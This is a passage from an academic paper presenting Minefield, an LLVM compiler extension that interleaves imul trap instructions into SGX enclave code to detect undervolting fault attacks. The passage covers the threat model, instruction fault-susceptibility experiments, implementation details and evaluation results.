In this section, we provide the attacker model for Minefield. We base our attacker model on the previously published attacks [15, 32, 38, 40, 41, 48] and our own experiments.

Attacker Privileges. Our mitigation, Minefield, works under the widely adopted SGX threat model and assumes a privileged attacker who controls the operating system and the BIOS. As for the hardware, the attacker has direct physical access to the CPU and the mainboard, enabling the attacker to mount DVFS attacks [15, 32, 38, 40, 41, 48]. This includes attacks like VoltPillager [15] intercepting and issuing bus commands to the onboard voltage regulators circumventing the OCM. We assume that the faulting behavior of VoltPillager does not differ from the software issued undervolt as both approaches influence the core voltage (see Section 8).

The enclave does not require the OCM to be disabled by a given local attestation. Hence, if the enclave is built using Minefield, the attestation does not have to verify whether the microcode disabling the undervolting functionality is active. The attacker does not exploit bugs inside the enclave's code, nor the software surrounding the enclave initialization, nor side-channel attacks to extract secret information from the enclave. As our defense focuses on fault attacks, we consider side-channel attacks [43] (e.g., cache attacks on SGX) an orthogonal problem. However, we discuss the implications of the mitigation on side-channel robustness in Section 8.

Fault-Injection Capabilities. The attacker can attack the enclave execution with DVFS attacks and induce faults inside the results of machine instructions. We assume that the attacker controls the environment with the same precision as in known DVFS attacks [15, 32, 38, 40, 41, 48]. Importantly, no previous DVFS attacks was able to:

1. precisely target an arbitrary bit inside an instruction result (but mounted attacks that work with random bit flips),
2. precisely control how many bits flip (but report various faults from a single bit to multi-byte flips [38]),
3. precisely control the timing (undervolting windows are multiple microseconds),
4. precisely control which instruction is faulted (*i.e.*, many instructions are at risk of fault due to the length of the undervolting window). Certain instructions are found to be more susceptible to DVFS-based fault injection.

We assume that the attacker has the capabilities from these previous works since there is currently no indication that the OCM enables even stronger and more precise attacks.

No single-stepping. In particular, no known attack can combine single-stepping, e.g., using controlled-channel attacks to target a specific instruction, with a DVFS-based fault attack. Given the significant amounts of code executed during context switches in controlled-channel attacks, there is reasonable doubt that such an attack can be mounted reliably. Furthermore, controlled-channel attacks can also be mitigated using T-SGX [46], entirely preventing single-stepping of SGX enclaves, or other interrupt-monitoring mechanisms [13, 21]. Hence, we assume that the attacker cannot target a single instruction this way. We discuss possible mitigations against a stronger attacker with single-stepping in Section 6.2.1.

4 High-Level Overview of Minefield

In this section, we provide a high-level overview of Minefield and the research questions we have to answer before designing it. The main goal is allowing the operating system to still control the undervolting of the CPU while ensuring that



Figure 1: An overview of Minefield. The compiler part of Minefield interleaves the instruction stream with trap instructions and code to detect faults in these instructions. A library is linked to the enclave handling detected faults at runtime.

enclaves cannot be exploited. Minefield relies on an LLVM compiler extension to automatically place trap instructions in the code. Minefield has a security parameter to fine-tune the application-specific security-performance trade-off based on the required security guarantees. This makes Minefield an easily adaptable mitigation without changes in the protected software and with individual security levels per application.

Figure 1 shows an overview of Minefield and its components. Minefield consists of an LLVM compiler extension (Section 6.1) used to compile SGX enclaves, as well as a runtime library (Section 6.2) to check for faults and handle them. The compiler extension compiles unmodified source code and adds additional trap instructions to the binary. The trap instruction is an instruction highly susceptible to DVFS faults. Hence, the result of the trap instruction is used to detect faults that the enclave can then handle. Designing Minefield requires answering three research questions as follows.

4.1 Research Questions

While our approach may appear intuitive, a thorough analysis of DVFS-based fault attacks is necessary to ensure that Minefield is not built upon potentially wrong assumptions. Furthermore, even if the assumptions as outlined in the threat model hold, there remains a set of unanswered questions on the precise attacker capabilities. In the following, we ask three research questions we need to answer.

RQ1: Is there an **instruction** highly susceptible to faults, and if so, how can we find this instruction?

Although all the published attacks [32, 38, 48] show that instructions can be faulted based on concrete instances of instructions, there is no comprehensive analysis on which instructions can be faulted. V0ltpwn [32], Plundervolt [38], and VoltJockey [41] indicate that multiplications are highly susceptible to faults on all evaluated systems. However, without a comprehensive analysis, this remains an assumption that must be further analyzed, as we do in Section 5.1.

RQ2: What is the temporal and spatial **precision** of DVFS-based fault attacks?

Previous work induced single faults by repeating the target application until the fault hit the correct instruction [32, 38, 40, 41]. However, the precision for inducing faults is unknown. In Section 5.2, we analyze the capabilities of an attacker using DVFS to inject faults. We show that faults cannot be injected with arbitrary precision. Moreover, we show that there is a minimum time window between two undervolts.

RQ3: How can an enclave react when **detecting** a fault?

Detecting a fault is not sufficient. An enclave has to react to the fault as well. Without replay protection in SGX [37], attacks could be repeated at a high frequency, even if a fault is detected. Thus, it is insufficient to simply terminate the enclave, especially when an attacker can arbitrarily retry inducing a fault. We discuss possible solutions in Section 5.3.

Based on our analysis in Section 5, we present the design and implementation of Minefield in Section 6.

5 Analysis of Research Questions

In this section, we analyze the capabilities of software-based fault-injection attacks to answer the research questions asked in Section 4.1. We exhaustively test the fault susceptibility of x86 instructions (RQ1) using an automated framework in Section 5.1. Moreover, we analyze the capabilities of an attacker to inject faults (RQ2), *i.e.*, the type of fault, as well as the spatial and temporal precision, in Section 5.2. Finally, we discuss the handling of detected faults (RQ3) in Section 5.3.

5.1 RQ1: Instruction Susceptibility to Faults

To determine the fault characteristics, we analyze instructions of the x86 instruction set during critical undervolting conditions and monitor the faults injected into the results. The goal is to find a suitable trap instruction with the highest fault susceptibility that is used by Minefield to detect faults. Therefore, we implement an analysis framework to determine instructions that are usable as trap instructions and to get a more in-depth insight into how undervolting affects instructions.

Design. Our framework is designed to exhaustively test all unprivileged x86 instructions for multiple levels of undervolting. The design of our framework is illustrated in Figure 2. The basic idea is to test an instruction multiple times. In each test, the instruction is run once in a stable environment and once in an undervolted environment. For both runs, the same randomly-generated inputs are chosen. The framework records the output values for both runs and compares them. If the output differs, the undervolting led to a fault, and the instruction, its parameters, and the undervolting level are reported. As outlined, this test is performed multiple times for



Figure 2: The framework to find trap instructions. Based on a machine-readable list of instructions, the framework executes all unprivileged instructions with random arguments, once normally and once undervolted. If the output differs, the instruction is reported as being susceptible to faults.

each instruction, namely with different input parameter values and undervolting levels and CPU frequencies.

Our test framework stores the bit difference of the expected result and the faulted result, *i.e.*, the bit location where the fault occurred. Furthermore, the framework analyzes the type of the fault, *i.e.*, whether it is a stuck-at-zero or stuck-at-one fault, or a bit flip. To measure the precision of the fault injection, we also record the temporal and spatial distance between two faulted operations. Consequently, our framework can determine the lowest observed temporal and spatial distance between two faults. This can later be used as a basis to determine appropriate security levels.

Implementation. To test the instructions defined in the x86 ISA, we use the list from Abel et al. [2], which contains all x86 instructions, including all ISA extensions, as well as the input, output, and side effects of the instruction. The framework automatically generates assembly code to parametrize these instructions. The generated assembly code is placed inside a loop to repeat the instruction multiple times. It is then compiled into a dynamic library for the test environment to load and evaluate. The framework allocates buffers for the instructions' state, e.g., registers and flags, and runs the instruction loop. The instruction in the loop then fills the buffers with all the changed state produced by the 1 000 000 iterations. Instructions that change the program's control flow are handled by setting the jump destination to an instruction after the jump that sets a flag to indicate that the jump was either taken or not.

The framework uses the same undervolting mechanism as Plundervolt [38], V0ltpwn [32], and VoltJockey [41], namely the OCM MSR 0x150. This MSR allows reducing the operating voltage for a short duration by modifying the voltage offset. When the undervolted execution is completed, the nominal voltage is restored, and the results are analyzed for bit errors. In this step, the framework compares the results of the undervolted instruction with the normal execution of the instruction. Each loop iteration is independent of the previous, so a fault inside one iteration is only visible in the iteration's outputs and does not influence other iterations.

To exhaustively test and analyze the instructions, we split the analysis into three distinct phases. First, we search for *faultable* instructions across all the tested CPUs at a fixed frequency and vary the undervolting offset until we see repeated system freezes or unrecoverable machine check errors. The framework monitors the response time and restarts over a remote power switch to recover from a system freeze. We store each reported faulted instruction into a global set of faultable instructions. Second, we use the set of faultable instructions to characterize the faulting behavior further. We execute each faultable instruction on each physical core of each CPU, with both varying frequency and undervolting offset. This analysis shows the minimum undervolt needed to observe a fault over the tested frequencies for each core. To evaluate the effect of other instructions on the faulting instruction, we tested each faultable instruction with all the other faultable instructions and evaluate if the faulting behavior is influenced.

Results. We analyzed 5 Intel CPUs with different microarchitectures, each running the same image with Ubuntu 21.04 with Kernel version 5.11. We list the exact CPUs in Table 2 (Appendix B). For each CPU, we analyze each physical core, resulting in a total of 26 analyzed cores. Our experiments did not observe different faulting behavior for the sibling threads, but we observed differences between the physical cores. In the instruction finding phase, we executed 1258 instructions and instruction variants, *i.e.*, same instruction but with different mnemonics, from the base, SSE, SSE2, FMA, AVX, AVX2, and AES instruction set, fixed the frequency to 3000 MHz. This analysis revealed 71 faultable instructions variants with 12 unique instructions. We analyzed the first faulting point for each of these unique instructions by varying the frequency from 2000 MHz to 4000 MHz (if available) in 500 MHz steps. Table 2 (Appendix B) shows the faulting point results.

From our experiment, we found that `imul` has the highest fault probability. Table 2 shows the analysis of `imul` in combination with different instructions. `imul` does not only fault well in isolation, but this behavior is also observable when combined with other instructions. The `imul` instruction faults in 92.1 % of all cases when other instructions also fault. For 1.5 % of the faulty instructions we need an additional `aesenc` instruction to detect the faults. On one CPU, we did not observe any faults with AES and hence used a `vorpd` instruction to detect the remaining 6.4 % faultable instructions.

Moreover, the `imul` instruction already suffers from faults at *smaller* undervolting offsets. This is in accordance with recent works [32, 38] that focus on `imul` as well. Hence, `imul` is ideal as a trap instruction to monitor if the CPU is driven near the specification limits. In Section 7.1, we also show that this property holds when using `imul` in full programs.

5.2 RQ2: Fault-Injection Capabilities

The security level of Minefield is related to the fault-injection capabilities of the attacker. Prior work [32, 38, 40, 41] did not



Figure 3: The minimal undervolting time window for two distinct CPU frequencies.

comprehensively analyze properties, e.g., the precision, of the faults but simply measured the probability of being able to fault the target instruction at any point when running it in a long loop. However, to provide strong security guarantees, we analyze DVFS-based fault injection in more detail, *i.e.*, the fault model [5]. The fault model includes types of errors, temporal and spatial precision, and the number of faults that can be injected in one execution [20]. Our fault model is based on prior work [32, 38, 40, 41] and our own experiments, and considers spatial and temporal *precision* and the *type* of faults.

Temporal and Spatial Precision. Previous work [32, 38, 40, 41] did not analyze where faults can be injected. Typically, faults can occur at a random location [6], or can be induced for instruction sequences or surgically for single instructions. So far, no paper has shown that it is possible to induce DVFS faults with such surgical precision. Our experiments also indicate that targeting a single instruction with DVFS faults is impractical. Figure 3 shows a histogram for the experimentally measured minimum undervolting time at two different CPU frequencies. The average undervolting duration at 1 GHz is around 220 µs, which are 220 000 cycles. The shortest undervolting duration we observe is 57.8 µs, *i.e.*, 57 800 cycles. Hence, to target a single instruction, an attacker would have to target a code sequence where the victim instruction is the only instruction susceptible to a fault within this window.

The minimal length of the undervolting window also influences the timing of faults. First, the minimal duration of the undervolting limits the frequency in which an attacker can induce faults. The CPU requires time to change the voltage. This is true both for reducing as well as increasing the voltage. As shown in Figure 3, the durations are not constant but subject to variations in the microsecond range, depending on the CPU frequency and also the CPU itself. We do not have an explanation for this effect. However, as a consequence, undervolting precisely the same instruction sequence multiple times is infeasible. When undervolting, there is always a non-negligible probability that several instructions before or after the targeted instruction are undervolted as well.

Fault Types. In addition to the precision, it is also important what types of faults can be injected. Typical fault models consider stuck-at-zero, stuck-at-one [18], random faults [23], or flips in one or more bits [19, 33]. There are more specialized fault models, e.g., bits with a bias [39].

We based our analysis of the fault types on our experiments and the results in prior work [32, 38, 41]. Table 1 (Appendix A) shows the detailed fault characteristics of each observed fault of our previous analysis. We confirm that a fault can influence one bit to multiple bytes. Further analysis revealed that we observe stuck-at-zero faults for instructions executing bitwise logical operations, *i.e.*, *VAND*, *VXOR*, and *VOR*. However, the faults of `imul` and further susceptible instructions behave randomly, *i.e.*, all observed bit positions can flip in both directions. Moreover, the affected bits differ between the physical CPU cores [32]. Hence, for the fault model, we assume that an attacker can flip between one and all bits of `imul`'s result to random values.

There is no difference if an ALU instruction is faulted or the address generation in a load or store instruction. In all cases, an attacker cannot choose the location of the bits, the number of bits, or the values of the bits.

5.3 RQ3: Handling Faults

While detecting a fault is a vital requirement for Minefield, it is not sufficient for protecting an enclave if the fault is not handled correctly. Hence, an important part of Minefield is the fault handler. We identified two different strategies for handling faults such that they cannot be exploited.

Cancel. The straightforward approach is to stop further execution as soon as a fault is detected. Aborting ensures that no further instructions are executed that potentially consume the faulted data. An abort handler does not require any change to the enclave code. To abort the enclave, the handler can either execute an illegal instruction, e.g., `ud2`, or simply stop execution by entering an endless loop. Note that Minefield does not suffer from false positives (cf. Section 7.1), *i.e.*, enclave execution is never wrongly aborted.

While abort handlers are straightforward, they may open new attack surface: An attacker could repeat the attack at a high frequency to increase the chance of bypassing our detection in one of the runs. Potentially, by knowing where the detection was triggered, the attacker might even improve the attack further. Without secure persistent storage and replay protection, the enclave developer must provide additional infrastructure to prevent the enclave from being started again. The SGX ecosystem already provides the EPID attestation method [31], allowing to identify a specific CPU, practically solving the replay protection problem if a remote trusted third party is available. We discuss different solutions in Section 8.

One possibility to reduce the frequency of restarts is to use monotonic counters [24]. These counters can only be read and incremented and are persistent across enclave restarts and also system restarts. Hence, by incrementing the counter on a fault, the enclave can track the number of total faults and decide not to start when a certain number of faults was detected. However, even with the counters, it is not possible to entirely prevent arbitrary execution of the enclave as the

counters can be destroyed by re-installing the Intel PSW or by removing the BIOS battery [37]. Still, this at least slows down an attacker and might make an attack infeasible. We further discuss the availability of monotonic counters in Section 8.

Retry. A different approach is to try to "hide" the fault and prevent its weaponization by restoring the state before the fault and repeating the instruction. The retry handling is more complex, as instructions are not generally idempotent. Thus, the retry handler cannot simply re-execute the instruction before the fault or the current basic block. To use a retry handler, a developer has to define checkpoints in the enclave code to which a fault handler can safely jump back. Inside the retry handler, a developer can then choose to which checkpoint to return based on where the fault was detected. The implementation of such checkpoints could make use of the already existing `setjmp` and `longjmp` C functions.

The retry handler has the advantage that the enclave can continue execution in the presence of faults. Thus, this approach has similar advantages to multiple executions with a majority vote [5, 14], without the disadvantage of always executing code multiple times. The obvious disadvantage is that the developer has to take care of checkpoints at which execution can be retried. Moreover, the retry handler might provide an attacker with valuable information. As an attacker can monitor the execution time of the enclave, an attacker might learn that the fault was successfully injected. However, an attacker only learns that the fault definitely hit a trap instruction and not if the fault hit the target instruction. While this cannot be weaponized directly, it introduces a side channel (see Section 8).

5.4 Results

Based on the results from analyzing the research questions, we provide a solid fault model for software-based DVFS fault attacks. We show that there are indeed instructions that are more susceptible to faults than others. We confirm that `imul` instruction exploited in prior work [38] is indeed highly susceptible to faults, making it a perfect choice for Minefield's trap instruction. Furthermore, our analysis shows that an attacker cannot surgically induce faults. Both the temporal and spatial precision are limited by the minimal undervolting window of multiple microseconds. Hence, next to the instruction targeted by an attacker, there are always other instructions that are executed in the undervolted state as well. We can use this non-uniformity to place instructions with a higher chance to attract faults as trap instructions and enforce that the results of these trap instructions are not altered or faulted. Thus, these trap instructions enable us to protect the real instructions with a relatively simple mechanism against undervolting attacks. Depending on the number of inserted instructions, any induced fault is likely to also fault at least one of these inserted instructions.

6 Implementation of Minefield

In this section, we discuss the implementation details of Minefield. The implementation consists of two parts. The first part is a configurable LLVM compiler extension (Section 6.1) for adding additional trap instruction to enclave code at compile time. The second part is the runtime environment integrated into the enclave for detecting and handling induced faults (Section 6.2). Finally, Section 6.3 describes how the changes are integrated into the SGX toolchain.

6.1 Compiler Extension

The compiler extension implements a *Machine Function Pass* inside the LLVM 11 [34] backend. The *Machine Function Pass* allows inspecting each program's function on an x86 machine instruction level. Implementing Minefield in the backend ensures that it is language agnostic, as long as there is an LLVM frontend for the desired language. The compiler extension is responsible for placing trap instructions and generating the code that checks whether a fault was induced.

Trap Instructions. Based on our fault susceptibility analysis and the fault model (cf. Section 5), we select `imul` as a default trap instruction, as it has the highest probability to fault when undervolted on our tested systems. In addition to this default trap instruction, a developer can also provide a different trap instruction to the compiler extension, e.g., a pair for AES and multiplication instruction. To keep track of the current state of our `imul` instruction, we use two distinct instances of the trap that only differ in the register operand. By placing both of these instances in alternating order, we ensure that the values in the two registers are at most one execution of the trap instruction apart. This placement is independent of the chosen trap instruction. The compiler also ensures that the basic block contains an even number of traps by adding an additional trap if necessary. This ensures that the registers must always have the same content at the start of a basic block, eliminating the need to store additional information about the current correct value as Figure 4b shows.

Placing Trap Instructions. Generally, trap instructions are placed between existing instructions, as illustrated in Figure 4. However, several practical obstacles have to be handled by the compiler. The trap instruction modifies the content of a register. Hence, the compiler has to know that the register used in the trap instruction is clobbered. Moreover, both the trap instruction and the code for detecting fault might modify the CPU flags, *i.e.*, the `rflags` register.

In addition to the problems of inserting a trap itself, we also have to decide *when* to insert a trap instruction. Inserting more traps leads to better security guarantees, while it impacts the performance negatively. We provide tuning parameters to find a trade-off between the performance and the provided security by the mitigation. We denote this parameter as the *placement density*. This parameter defines the ratio of trap instructions

```
imul $11, input(%rip), %rax
cmp  %rax, limit(%rip)
ja   .L1
```

(a) unmodified

```
cmp   %r12, %r13
jne   __abort
imul __factor(%rip), %r12
imul $11, input(%rip), %rax
imul __factor(%rip), %r13
cmp  %rax, limit(%rip)
pushf
imul __factor(%rip), %r13
imul __factor(%rip), %r12
popf
ja    .L1
```

(b) modified

Figure 4: Figure 4a shows the unprotected assembly instructions while Figure 4b shows the trap instruction sequence generated by Minefield with a placement density of 1.



Figure 5: Traps are inserted between normal instructions. To ensure the correctness of comparisons, no trap instruction is inserted directly between comparison and conditional jump but only at the two jump destinations. Trap instructions are checked at the beginning of each basic block.

to existing instructions, e.g., a density of 0 means that no trap instruction is placed, a density of 0.5 places a trap after every second instruction. If this parameter is chosen higher than one, we place multiple trap instructions after the original instruction. We also ensure that at least two trap instructions are placed inside a basic block such that the mitigation also works if the placement density is low.

As the compiler extension is implemented in the backend, inserting the trap instructions is straightforward. The compiler simply iterates over each of the instructions inside the basic blocks and can directly insert new instructions.

Handling Register Clobbering. If the placement density is greater or equal to 1, Minefield places a trap instruction basically after every instruction. As loading and storing a value from and to memory after every executed instruction incurs a high overhead, the trap instead operates solely on values stored registers. Minefield dedicates two general-purpose registers to fault checking to minimize the performance impact. For the general-purpose registers, we use `R12` and `R13`. These registers have no special use in the System V Application Binary Interface. Both registers are defined to be callee-saved. Thus, no other function can change the content of the registers. As a result, Minefield even supports calling functions that have not been compiled with the compiler extension, making it fully backward compatible with existing code. Reserving a general-purpose register inside the LLVM compiler infrastructure already excludes the register from the complete pipeline. Thus, no additional precautions are necessary.

In addition to the modification of the register, a trap can also modify the `rflags` register [26], thus changing the architectural state and, with that, potentially the semantics of the original program. To prevent saving and restoring the flags all the time, we rely on the liveness analysis of LLVM. The LLVM infrastructure records which registers are currently alive and in use and which instruction consumes a given register (variable liveness analysis). Therefore, we can monitor when the flags register is in use. Typically, the content of the flag register is only relevant between a comparison and a conditional operation, e.g., a conditional jump. Minefield can simply omit the placement of trap instructions between an instruction that modifies and an instruction that acts on the flags register. This approach increases the performance without significantly reducing the security guarantees, as faults are checked in any case at the beginning of a basic block. We evaluate the correctness of this approach in Section 7.3.

Without relying on the liveness, the `rflags` would have to be saved before and restored after executing the trap. However, saving and restoring the state is expensive, as it involves pushing the flags to the stack (`pushf`) and restoring it from the stack afterward (`popf`). While this ensures the correctness of the generated code, it adds a non-negligible performance overhead to the fault checks. For testing purposes, we provide an additional compiler option to fall back to this slower approach and not use the liveness analysis of LLVM.

Fault-detection Code. To detect faults in the trap instruction, the compiler extension creates code for the fault detection. Minefield supports two ways of checking whether a fault occurred in a trap instruction. This check can either be *immediate*, *i.e.*, the detection code is inserted after every trap instruction. Alternatively, the check can be *lazy*, *i.e.*, the check is only performed at the start of a basic block. Nevertheless, despite the used method, a check is always performed at the basic block's beginning by simply comparing `R12` and `R13`.

Both approaches have their advantages and disadvantages. *Immediate* checking results in a larger binary size and also a larger performance overhead. However, with *immediate* checking, the time between a fault and the detection of the fault is minimized. When using *lazy* checking, the trap instruction is verified at the beginning of each basic block. Hence, with lazy checking, the number of checks is reduced, increasing the performance but potentially increasing the time window in which a fault could be exploited.

Immediate checking seems intuitive. However, for instructions that only operate on registers and do not perform a memory access, *immediate* checking does not provide additional security since the faulted value is not visible outside of the registers of the CPU. With this observation, we can extend the *immediate* checking method to only check the trap instructions right before either a load or a store is executed.

This extension ensures that neither the load's address nor the store's address or data was previously faulted.

Basic Blocks and Control Flow Changes. There are two main reasons we chose to verify the trap instructions at the beginning of basic blocks, as shown in Figure 5. First, as per definition, control flow changes can only target the beginning of a basic block and never target instructions inside the basic block. We can ensure that checks placed at the beginning of basic blocks are always executed, regardless of the control flow conditions [1, 47]. Second, a basic block has one entry point but can have multiple exit points. A basic block can be exited by either calling a different function, by returning, or by jumping to a different basic block. Therefore, checking all the possible exit paths requires more checks that impact the performance without providing any benefits. Nevertheless, we still have to perform checks before return instructions since in LLVM, call instructions can be placed inside basic blocks.

6.2 Runtime Fault Handling

The second part of Minefield is the runtime library, statically linked into the enclave, which handles the detected fault. By default, an abort-handler callback is called when a fault is detected. The implementation of the actual fault handler is the responsibility of the enclave developer. This allows maximum flexibility for the developer, as depending on the threat model, there are different reactions to a detected fault.

Minefield also provides two default fault handlers that can be used in many scenarios. These fault handlers can either retry or cancel the execution of the enclave when a fault is detected, as outlined in Section 5.3.

6.2.1 Monitoring Controlled-Channel Attacks

As already described in the attacker model (cf. Section 3), there is no combined controlled-channel DVFS fault attack and due to the significant amount of code, it is unlikely that such an attack could be implemented reliably. Controlled-channel attack frameworks, such as *sgx-step* [10] enable attackers to essentially single-step (and zero-step) an enclave. Thus, the attacker can step an enclave precisely to a single target instruction inside an enclave. If this technique could be combined with a DVFS attack, it could bypass our defense. There is a strong indication that such a combination cannot be mounted reliably, *i.e.*, the system freezes instead because of the substantial amount of micro-code executed during enclave entry. We also empirically validated this in our own experiments. When undervolting during enclave entry, the system easily freezes while the CPU restores the enclave state. We also emphasize that appropriate countermeasures against controlled-channel attacks (including single-stepping of SGX enclaves) already exist, e.g., T-SGX by Shih et al. [46].

Integrated mitigation. As T-SGX would incur additional overhead, we also propose a more integrated solution to prevent single-stepping-assisted DVFS fault attacks. Similar to previous work [13, 21], we can utilize the Save State Area (SSA) of the enclave to monitor any interruptions. When an enclave gets interrupted and the control flow is passed to the interrupt handler, the state of the enclave is stored inside the SSA of the enclave, including all the registers and additional enclave state. We can write a magic value to the position of the enclave `RIP` field inside the SSA and later check if this magic is still present or if it was overwritten by the CPU when exiting the enclave asynchronously. Frequent interruptions can be handled as described in previous works [13, 21].

6.3 Toolchain Integration

At the time of writing, Intel does not officially support LLVM to build SGX enclaves with their SGX SDK. Compiling the SDK with clang instead of gcc fails due to gcc-specific features used in the SDK. Hence, to use the SDK for evaluation with Minefield, we had to apply small changes to the SDK version 2.10 to make it compatible to LLVM.[1]

We only compile the trusted part of the SGX SDK with Minefield. This is sufficient, as only the trusted part is an attack target. The untrusted part is under the control of the attacker. Thus, there is no benefit in protecting this part. The protected part is responsible for the enclave initialization, the enclave entry calls, and the enclave exits. As a small part of the enclave entry and exit code is written in assembly, it needs to be manually patched, as the current prototype of Minefield does not support assembly files. In addition to the manual patching, we adopted the enclave entry function to set up the registers required for Minefield. There is no need for additional modifications inside the source code.

7 Evaluation

In this section, we evaluate the security (Section 7.1), performance (Section 7.2), and correctness (Section 7.3).

7.1 Security

We evaluate the security of Minefield by evaluating the probability to detect induced faults for two different applications, a victim highly susceptible to fault attacks as used by Murdock et al. [38], as well as a practical application based on *mbedTLS*. In both scenarios, we evaluate different undervolting levels and placement densities between 0 and 2 and show that Minefield can successfully protect these applications.

Setup. We use SGX enclaves built with Minefield. All experiments are conducted on an Intel Core i5-8265U running Ubuntu 20.04.1 LTS. We focus on two different enclaves, one

[1] Our changes to the SDK, the source of Minefield, and the test enclaves are provided at: https://github.com/iaik/minefield.



Figure 6: The *recall* over the placement density for several undervolting offsets for the `imul` experiment.



Figure 7: The *recall* over the placement density for several undervolting offsets for the *mbedTLS* experiment.

enclave containing the Plundervolt multiplication proof-of-concept [38], and another enclave running *mbedTLS* [3]. As an abort handler, we use a function that reports faults without terminating the applications.

As a detection metric, we use the *recall* of Minefield. In our setup, the recall is calculated by dividing the number of experiments where the target was successfully faulted and the mitigation detected the fault ($\mathcal{F}\&\mathcal{D}$) by the number of the experiments where the target was faulted ($\mathcal{F}$). The *recall* is bounded between zero and one, where zero means that no fault was detected and one that all faults were detected. We use the *recall* instead of the *F-score* as a security metric since the *precision* of Minefield is consistently one. This is because the detection cannot observe *false negatives*. The check is entirely deterministic. Thus, it is not possible to detect a fault although there was no fault. Moreover, if we observe a fault inside a trap instruction, the system is already driven near the specification limits. Hence, even if the fault is only in a trap instruction, the execution of the enclave is no longer safe and should be terminated. As a consequence, there is no case where the trap instruction triggers without the system being compromised. For the two enclaves, we evaluate the *recall* for different voltage offsets and vary the placement density between 0 and 2 (cf. Section 6.1).

7.1.1 Highly-susceptible Toy Victim

In the first scenario, we use a toy application inspired by the Plundervolt proof of concept [38]. In this application, we target four `imul` instructions executed 30 720 times inside a tight loop. The multiplications use the result of the previous iteration as input. Thus, any fault induced in a multiplication propagates to the final iteration's result. To detect a fault, it is sufficient to compare the final result to the ground truth. The fault propagation has the advantage that no additional fault-checking code has to be inserted. This toy application has a high probability that a fault can be induced. Moreover, every fault is effective, leading to a change in the final result. Hence, from a defender's perspective, this application is close to the worst case, as nearly every instruction has to be protected.

Figure 6 shows the recall when compiling this code with Minefield and inducing faults. We test different undervolting levels for which the rest of the system is still stable. We observe that the undervolting level itself does not significantly impact the probability of inducing a fault. As expected, the recall increases with the placement density of Minefield.

With a placement density of 0.5, we already recognize 80 % of the faults. If we further increase the placement density to 1, we can detect nearly all the faults for the different voltage offsets. We also observed that on one of our cores, the recall started to decline when increasing the placement density above 1.25. However, this does not directly correlate with the security. In that case, the overall probability of inducing a fault decreased drastically. Hence, we were rarely able to induce a fault at all. To better visualize this effect, we show in Figure 6 the mitigation rate, *i.e.*, the inverse of the probability that an attacker faults the target instruction without the mitigation detecting it. For all placement densities above 0.75, the mitigation rate never dropped below 95 %.

This toy application shows that even if most instructions are susceptible to faults, and any fault is exploitable, Minefield can protect an application. Especially with a high placement density, there is a nearly arbitrarily adjustable trade-off between performance impact and security guarantees.

7.1.2 Real-world Victim

The second scenario uses a more realistic application. We protect *mbedTLS* [3] version 2.13 with Minefield. Due to its small codebase and simplicity, it can be easily used inside SGX enclaves [52]. As a constant target for side-channel attacks, *mbedTLS* also provides side-channel resilient implementations of the provided cryptographic algorithms [4].

For our evaluation, we focus on the RSA signature algorithm of *mbedTLS*. As shown in previous work [38], a fault

during the signing can be sufficient to recover the private key. Hence, for the evaluation, we focus on the underlying *binary modulo exponentiation* function `mbedtls_mpi_exp_mod`, which is directly used inside the library's RSA algorithm. We choose the input parameters for the function to represent a 4096-bit key. After the execution of the algorithm, we check whether the result of the function was faulted and also determine whether Minefield detected the fault. For each placement density, we perform 2000 encryptions. The voltage is reduced for each of these 2000 encryptions before entering the function and restored after the return from the encryption.

Figure 7 shows the recall for the *mbedTLS* experiment. We observe a relatively high detection rate of 90 % with a low placement density of 0.75 across two voltage offsets of −195 mV, *i.e.*, the first offset where we observe faults and −196 mV, *i.e.*, the last offset where the system did not freeze. Compared to the toy application, the undervolting offset of the *mbedTLS* example is lower since the executed codebase is more extensive.

7.1.3 Results

For both our victims, Minefield reliably detects induced faults. Especially for higher placement densities, the probability of faulting a target instruction without triggering Minefield is very low. While the level of undervolting does not have a huge impact, we observe a trend that the mitigation performs slightly better if the CPU is driven more into critical conditions, *i.e.*, if we undervolt the CPU more.

For the analysis, we do not consider faults detected by Minefield that had no effect on the victim computations. In a real scenario, it is also desirable that these faults trigger the enclave's abort or retry mechanic, as a stable execution cannot be guaranteed. During our experiments, we observed on average 10 times more faults inside the trap instructions compared to the target `imul` instruction. This result also supports our choice for using `imul` as the default trap instruction.

7.2 Performance of Minefield

For the performance evaluation of Minefield, we evaluate three different metrics: the runtime overhead (Section 7.2.1), the increase in code size (Section 7.2.2), as well as the one-time compile-time overhead (Section 7.2.3).

7.2.1 Runtime Evaluation

To evaluate the performance, we use the well-known *SGX nbench* benchmark suite for SGX. Additionally, we also evaluate the performance impact on *mbedTLS*, as we used this library for the security benchmark as well (see Section 7.1). For *mbedTLS*, we also compare the performance overhead of Minefield to the integrated fault-mitigation technique.

SGX nbench. *SGX nbench* [49] is an adoption of the traditional nbench benchmark suite for SGX enclaves. The benchmarks focus on classical benchmarks executed inside the enclave environment. We use this benchmark to evaluate the performance impact on actual performance code mitigated with Minefield including the SGX SDK. Each of the benchmarks is executed 25 times over a total duration of 2 h and 51 min. Figure 8 shows an average overhead for a placement density 1 of 191.51 %. The overhead linearly increases to 400.12 % for a placement density of 2. In all cases, the standard deviation was below 1 %.

mbedTLS. *mbedTLS* [3] already hardens the software implementation of its RSA algorithm against fault attacks. The `mbedtls_rsa_private` function used for encrypting data with the RSA key decrypts the complete ciphertext after encryption and compares if the decrypted message matches the provided function's input message. This is only possible since *mbedTLS* stores also the public key inside the private context.

With the built-in fault check, the RSA implementation takes on average 13.9 ms ($n = 1000$, $\sigma_{\bar{x}} = 0.064$) for one encryption with a 2048-bit key, where the public key is large, *i.e.*, it only has 6 leading zeros. When disabling the internal fault check, the same encryption takes on average 6.9 ms ($n = 1000$, $\sigma_{\bar{x}} = 0.045$). Hence, the runtime overhead of the internal check of *mbedTLS* is 100.99 %. When using the same parameters with a small public key, *i.e.*, the key has 2031 leading zeros, the overhead decreases to 1.13 %. For comparison with Minefield, we compile the version without the internal check with Minefield. Figure 9 shows the performance comparison over different placement densities. For large public keys (6 leading zeros), Minefield always performs better, regardless of the placement density. With a placement density of 0.75, we increase the performance by 71.42 % for full-length public keys compared to the internal verification of *mbedTLS*. We show in Section 7.1 that with a placement density of 0.75 we already achieve a recall of 90 %. For small public keys (2031 leading zeros) and at the same placement density, we only decrease the performance by 17.23 % compared to the internal verification of *mbedTLS*.

7.2.2 Code-Size Evaluation

